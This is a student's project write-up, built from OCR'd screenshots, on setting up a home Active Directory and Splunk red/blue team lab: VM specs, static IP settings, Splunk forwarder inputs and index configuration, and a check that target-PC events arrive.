Active Directory/ Red Team and Blue Team Simulation Project


Hameet Benipal

The Active Directory project aimed to strengthen my knowledge of general IT concepts, as well as gain hands-on experience with a simulated attack and Blue Team/Red Team scenarios. This lab includes setting up an Active Directory environment and learning about IT administration and domains. Additionally, a SIEM will be utilized to ingest telemetry and logs in order to set up alerts from harmful actors. Overall, this lab provided me with hands-on experience with multiple facets of security and various environments that occur in real life scenarios.


The following is documentation of the steps taken during this lab with corresponding screenshots.

Planning and Setup

This first section is where the lab was planned using a diagram, and the setup of the VMS were done.



Ref 1: Create diagram of Network/lab.



SOCDemo
Powered Off

ADDC01
Powered Off

Splunk
Powered Off

kali-linux-2024.4-virtualbox-amd64
Powered Off

General

Name: SOCDemo
Operating System: Windows 10 (64-bit)

System

Base Memory: 4096 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, Hyper-V Paravirtualization

Display

Video Memory: 128 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: SATA
SATA Port 0: SOCDemo.vdi (Normal, 50.00 GB)
SATA Port 1: [Optical Drive] Windows.iso (4.56 GB)

Audio

Host Driver: Default
Controller: Intel HD Audio

Network

Adapter 1: Intel PRO/1000 MT Desktop (NAT Network, 'AD Project')

USB

USB Controller: xHCI
Device Filters: 0 (0 active)


Shared folders

None

Description

None

Ref 2: Set up 4 VM environments for this lab using Oracle VM Virtualbox, including: The target machine, Windows Server 2022, Splunk, and Kali Linux as the attacker.



Internet Protocol Version 4 (TCP/IPv4) Properties

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address:	192 . 168 . 10 . 100
Subnet mask:	255 . 255 . 255 . 0
Default gateway:	192 . 168 . 10 . 1

○ Obtain DNS server address automatically

● Use the following DNS server addresses:


Preferred DNS server:	8 . 8 . 8 . 8
Alternate DNS server:	. . .

□ Validate settings upon exit

Ref 3: Config static IP address for target machine.


Splunk setup and data forwarding

We then move on to install and configure Splunk on both our Target-PC as well as the Active Directory machine. Once installed, the logs were monitored to determine telemetry was being ingested from both machines.



```
[WinEventLog://Application]
index = endpoint
disabled = false

[WinEventLog://Security]
index = endpoint
disabled = false

[WinEventLog://System]
index = endpoint
disabled = false

[WinEventLog://Microsoft-Windows-Sysmon/Operational]
index = endpoint
disabled = false
renderXml = true
source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
```

Ref 4: Install and config Splunk universal forwarder to determine what is sent to Splunk server.



Add new


Forwarding and receiving » Receive data » Add new

Configure receiving

Set up this Splunk instance to receive data from forwarder(s).

Listen on this port *: 9997

For example, 9997 will receive data on TCP port 9997.



New Index

General Settings

Index Name: endpoint

Set index name (e.g., INDEX_NAME). Search using index=INDEX_NAME.

Index Data Type: Events | Metrics

The type of data to store (event-based or metrics).

Home Path: optional

Hot/warm db path. Leave blank for default ($SPLUNK_DB/INDEX_NAME/db).

Cold Path: optional

Cold db path. Leave blank for default ($SPLUNK_DB/INDEX_NAME/colddb).

Thawed Path: optional


Thawed/resurrected db path. Leave blank for default ($SPLUNK_DB/INDEX_NAME/thaweddb).

Data Integrity Check: Enable | Disable

Enable this if you want Splunk to compute hashes on every slice of your data for the purpose of data integrity.

Max Size of Entire Index: 500 GB

Ref 5: Create new index," endpoint" where all data is being forwarded from as well as configure receiving port on Splunk.



```
index=endpoint
```

✓ 4,335 events (1/8/25 8:00:00.000 PM to 1/9/25 8:54:53.000 PM)

SELECTED FIELDS
- a host 1
- a source 3
- a sourcetype 3

INTERESTING FIELDS
- a Account_Domain 9
- a Account_Name 17
- a ComputerName 2
- # EventCode 100+
- # EventType 5
- a index 1
- a Keywords 7
- # linecount 27

host

1 Value, 100% of events

Values	Count	%
TARGET-PC	4,335	100%

1/9/25 8:49:50.000 PM


```
01/09/2025 03:49:50 PM
LogName=Security
EventCode=4624
EventType=0
ComputerName=target-PC
```

Ref 6: Confirm incoming events and data from target-PC host in Splunk

The same steps were then repeated to setup and configure Splunk on the Active Directory Domain VM.

Setup and configure Active Directory machine and domain

Next, it was time to setup and configure the Active Directory and domain. The local domain was created and sample users were created under separate organizational units.



Deployment Configuration

